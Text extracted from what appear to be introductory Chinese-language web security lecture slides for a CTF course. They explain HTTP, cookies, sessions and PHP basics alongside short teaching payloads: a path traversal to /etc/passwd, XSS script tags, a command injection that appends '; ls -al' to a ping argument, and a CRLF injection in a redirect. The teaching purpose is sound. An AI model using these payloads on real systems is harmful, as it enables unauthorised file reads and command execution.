

超機密

網站安全補完計畫 第1次中間報告書

Plan zur Komplementarität der Website-Sicherheit

1. Zwischenbericht | edu-ctf | @splitline

\$ whoami

@splitline

Web 🐼

SQLab @ NYCU CSIE

CTF @ 10sec / TSJ



Web Security

Web

號稱最好上手的資安領域？

Security



Lab: Cat Shop

恭喜 🎉 你已經學會了

Broken Access Control

×

Bussiness Logic Vulnerabilities

Broken Access Control

- /admin_panel

- /admin
Denied



- /admin/delUser ???

根本沒驗證使用者身份？

403 Permission denied

垂直越權
普通用戶 -> 管理員

- /myAccount?user=5

- /myAccount?user=6

???

水平越權

使用者A -> 使用者B

Insecure direct object references (IDOR)

Business Logic Vulnerabilities



那，你會幾個？

- Path traversal / Local file inclusion (LFI)
- XSS (Cross site scripting)
- CSRF
- SQL injection
- Command injection

那，你會幾個？

- **Path traversal / Local file inclusion (LFI)**
- **XSS (Cross site scripting)**
- CSRF
- SQL injection
- **Command injection**

[http://victim.com/
download.php?file=report_9487.pdf](http://victim.com/download.php?file=report_9487.pdf)

看到這個網址你會想做什麼？

`http://victim.com/
download.php?file=../download.php`

`download.php`

http://victim.com/
download.php?file=../../../../etc/passwd


/etc/passwd

http://i.imgur.com/

Path traversal

passwd

/etc/passwd



Your name: `splitline|`

<p>Hi, splitline!</p>

<p>Hi, <h1> splitline </h1>!</p>

<p>Hi, <script> alert(/xss/) </script>!</p>

<p>Hi,

<script>

splitline.tw 顯示

/xss/

cript>!</p>

確定

colitio + 野三

XSS

确定

facebook.com/vuln



?XSS=<script>postArticle("Hacked!");</script>



舉個栗子

Ping this IP: 8.8.8.8 |

```
ping -c 1 [USER INPUT]
```




```
ping -c 1 8.8.8.8
```

```
ping -c 1 8.8.8.8; ls -al
```

Command Injection

RCE: Remote Code Execution


所以 Web 是什麼？



後端
Backend




前端
Frontend



Browser




Server



你看不到的




你看得到的



Command injection
Path traversal




XSS



PHP, Node.js ...



HTML / CSS /
JavaScript



PHP, Node.js ...



HTML / CSS /
JavaScript



google.com



Gmail Images



Sign in

Google



Google Search

I'm Feeling Lucky

Google offered in: [繁體中文](#)

Taiwan

[About](#)

[Advertising](#)

[Business](#)


[How Search works](#)

[Privacy](#)

[Terms](#)

[Settings](#)

HTML × CSS × JavaScript



HTML




CSS




JavaScript





```
<!DOCTYPE html>  
<html>  
  <h1>Meow  </h1>  
  <p>Hello, World.</p>  
</html>
```

HTML



```
<!DOCTYPE html>
<html>
  <style>
    body { background-color: cyan; }
    h1 { color: red; }
  </style>
  <h1>Meow 
```

CSS



JavaScript

前端

前端框架/套件

Bootstrap, jQuery, React...

前端

Web 前端語言

HTML, CSS, JavaScript

Browser
(Client)



後端

Web 開發框架

Laravel, Express, Spring, Flask...

後端

Web 後端語言

PHP, Node.js, Java, Python...

伺服器

Apache, Nginx, IIS ...

資料儲存

Database, Cache, File Storage

運作環境

OS(Linux/Windows), Cloud, Container

HTTP://

HTTP Protocol

HyperText Transfer Protocol



瀏覽器 / Client


GET /home HTTP/1.1
Host: example.com

HTTP Request

HTTP Response

HTTP/1.1 200 OK
Content-Length: 5

Meow!



Server

HTTP Protocol

HyperText Transfer Protocol



瀏覽器 / Client


GET /home HTTP/1.1
Host: example.com

HTTP Request

HTTP Response

HTTP/1.1 200 OK
Content-Length: 5

Meow!



Server

HTTP Request

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ...\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

\r\n: HTTP 使用 **CR(\r)LF(\n)** 換行


HTTP Request: Method

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ...\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- 動詞，用來表達使用者發出這個請求想幹嘛
- 常見的有 GET, POST, PUT, DELETE, PATCH, HEAD ...

HTTP Request: Path

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ...\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

 <http://example.com/login?redirect=%2f#login-form>

login?redirect=%2f#login-form
Path + Query Parameter

HTTP Request: Protocol version

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ...\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- **HTTP/0.9 ~ 1.1**
- **HTTP/2**
- **HTTP/3**

Text-based protocol

Binary protocol

QUIC protocol (UDP)

HTTP Request: Header

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ...\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: [MDN | HTTP headers - HTTP](#)

HTTP Request: Header

```
POST /login?redirect=%2f HTTP/1.1\r\n
```

```
Host: example.com\r\n
```

```
Referer: http://example.com/home\r\n
```

```
User-Agent: Mozilla/5.0 ...\r\n
```


```
Content-Length: 32\r\n
```



```
curl https://bbc.com -H "Host: pypi.org"
```

- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: [MDN | HTTP headers - HTTP](#)

HTTP Request: Header



- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: [MDN | HTTP headers - HTTP](#)

HTTP Request: Body

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ...\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- POST / PATCH / PUT 會帶上這段資訊
- GET 等 method 通常不會出現此部分

HTTP Protocol

HyperText Transfer Protocol



瀏覽器 / Client


GET /home HTTP/1.1
Host: example.com

HTTP Request

HTTP Response

HTTP/1.1 200 OK
Content-Length: 5

Meow!



Server

HTTP Response

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: https://example.com/\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to /...

\r\n: HTTP 使用 **CR(\r)LF(\n)** 換行

HTTP Response

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: https://example.com/\r\n


Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to /...

Protocol version and Response status

HTTP Status Code

- 1xx: 修但幾勒	101 Switching Protocol
- 2xx: 	200 OK
- 3xx: 走開	301 Moved Permanently
- 4xx: 你怪怪的	403 Forbidden
- 5xx: 我怪怪的	500 Internal Server Error

[HTTP Status Codes Decision Diagram](#)



http.cat



httpstatusdogs.com

Protocol version and Response status

HTTP Response: Header

```
HTTP/1.1 302 Found
```

```
Content-Length: 35\r\n
```

```
Content-Type: text/html; charset=UTF-8\r\n
```

```
Location: https://example.com/\r\n
```

```
Server: Apache/2.4.41 (Ubuntu)\r\n
```

```
\r\n
```

```
Redirecting to <a href="/">/</a>...
```

提供 server 要告訴 client 的一些附加資訊
(有可能從而洩露/得知一些伺服器環境)

HTTP Response: Body

```
HTTP/1.1 302 Found
```

```
Content-Length: 35\r\n
```

```
Content-Type: text/html; charset=UTF-8\r\n
```

```
Location: https://example.com/\r\n
```

```
Server: Apache/2.4.41 (Ubuntu)\r\n
```

```
\r\n
```

```
Redirecting to <a href="/">/</a>...
```

HTML / JavaScript / Image / Whatever...

HTTP Response: Header

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: **https://example.com/**\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to /...

Location （重新導向的目標） 使用者可控？

HTTP Response: Header

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: **https://example.com/\r\n**\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to /...

Location （重新導向的目標） 使用者可控？

HTTP Response: Header

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: **https://example.com/\r\n**

\r\n

<script>alert(1)</script>\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to /...

?redirect=http://example.com/%0d%0a%0d%0a...

HTTP Response: Header

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: **https://example.com/\r\n**

\r\n

<script>alert(1)</script>\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to /...

BODY

?redirect=http://example.com/%0d%0a%0d%0a...

HTTP Response: Header

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

CRLF Injection

</script>\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to /...

BODY

?redirect=http://example.com/%0d%0a%0d%0a...

Cookie

- 紀錄使用者資訊的一小段資料
- 跟 `domain name` 和 `path` 綁定

Visit <https://splitline.tw:8080>

Domain	Path	Cookie
<code>splitline.tw</code>	<code>/</code>	<code>meow=123</code>
<code>google.com</code>	<code>/</code>	<code>session=c8763</code>
<code>...</code>	<code>...</code>	<code>...</code>

Cookie



Cookie 屬性

- HttpOnly
 - 無法在 JavaScript 中利用 `document.cookie` 取得
- Secure
 - 只有在透過 `https://` 傳輸時才會被送出到伺服器
- Expires=<date>
 - cookie 會在設定的日期與時間之後失效
 - 沒設定則會在瀏覽器關閉後自動失效
- Max-Age=<seconds>
 - cookie 會在設定的秒數之後失效
 - 優先級比 Expires 高

Session

GET / HTTP/1.1

Cookie: sessionid=8b25bf2a843de1fa

Server

Session ID	Data
bc84a40359835cc7	{"username": "admin"}
<u>8b25bf2a843de1fa</u>	{"username": "meow"}
0f79e18fbd21ac7a	{"username": "guest"}
...	

Signed Cookie

```
GET / HTTP/1.1
```

```
Cookie: session=eyJ1c2VybmFtZSI6ICJhZG1pbjJ9.CAAEgc3...
```

data

```
{"username": "admin"}
```


hmac

```
hmac(SECRET_KEY, data)
```

```
graph TD; Cookie[Cookie: session=eyJ1c2VybmFtZSI6ICJhZG1pbjJ9.CAAEGc3...]; data[data]; hmac[hmac]; Cookie --> data; Cookie --> hmac; data --> hmac;
```

Some Tools You Might Need

F12: Developer Tools




cURL Cheatsheet

```
curl 'https://example.com'
```

<code>-i/--include</code>	<i># Show response header</i>
<code>-v/--verbose</code>	<i># Show more message (?)</i>
<code>-d/--data 'key=value&a=b'</code>	<i># HTTP POST data</i>
<code>-X/--request 'PATCH'</code>	<i># Request method</i>
<code>-H/--header 'Host: fb.com'</code>	<i># Set header</i>
<code>-b/--cookie 'user=guest;'</code>	<i># Set cookie</i>
<code>-o/--output 'output.html'</code>	<i># Download result</i>

[Tips] Convert curl syntax to other languages <https://curl.trillworks.com>

Burp Suite



PHP: Crack course

```
<html><p>Meow</p><?php /* Your code here... */ ?></html>
```

```
echo "Hello, world!";
```

```
$variable = 'value';
```

變數皆會以 **\$** 開頭

```
$str = "Hello, "."world!"
```

字串可以用 **.** 來串接

```
$_GET['id'], $_POST['id']
```

GET, POST 的參數會擺進對應陣列,

```
$_COOKIE['over18']
```

Cookie 可從 **\$_COOKIE** 陣列存取

```
$_REQUEST
```

= **\$_GET** + **\$_POST** +

```
$_COOKIE
```


Web Hacking

基礎思路

觀察建置環境
(Recon)

- 用什麼語言？
- 什麼版本？
- 什麼框架？
- 架在什麼伺服器？
- ...

尋找漏洞 / fuzz

- 理解語言特性/框架原理
- 網站邏輯
- 已知框架/套件漏洞

實際攻擊

- 將漏洞轉為實體危害
- 擴張漏洞的危害性

Recon (Reconnaissance) / 偵查

- 網站指紋辨識
 - Special URL path
 - Error message
 - HTTP Response Header
 - Session ID
 - (And more)
- 自動分析網站技術的 browser extension : <https://www.wappalyzer.com/>

Information Leak / 資訊洩漏

- 開發人員忘記關閉 `debug mode` 或錯誤訊息
- 不小心把不該公開的東西推到 `production` 上
 - 例如：備份、設定檔
- CTF 怕太通靈，只好偷偷給你原始碼（0）

常見套路

- robots.txt
- .git / .svn / .bzip
- .DS_Store
- .index.php.swp
- Backup files


常見套路

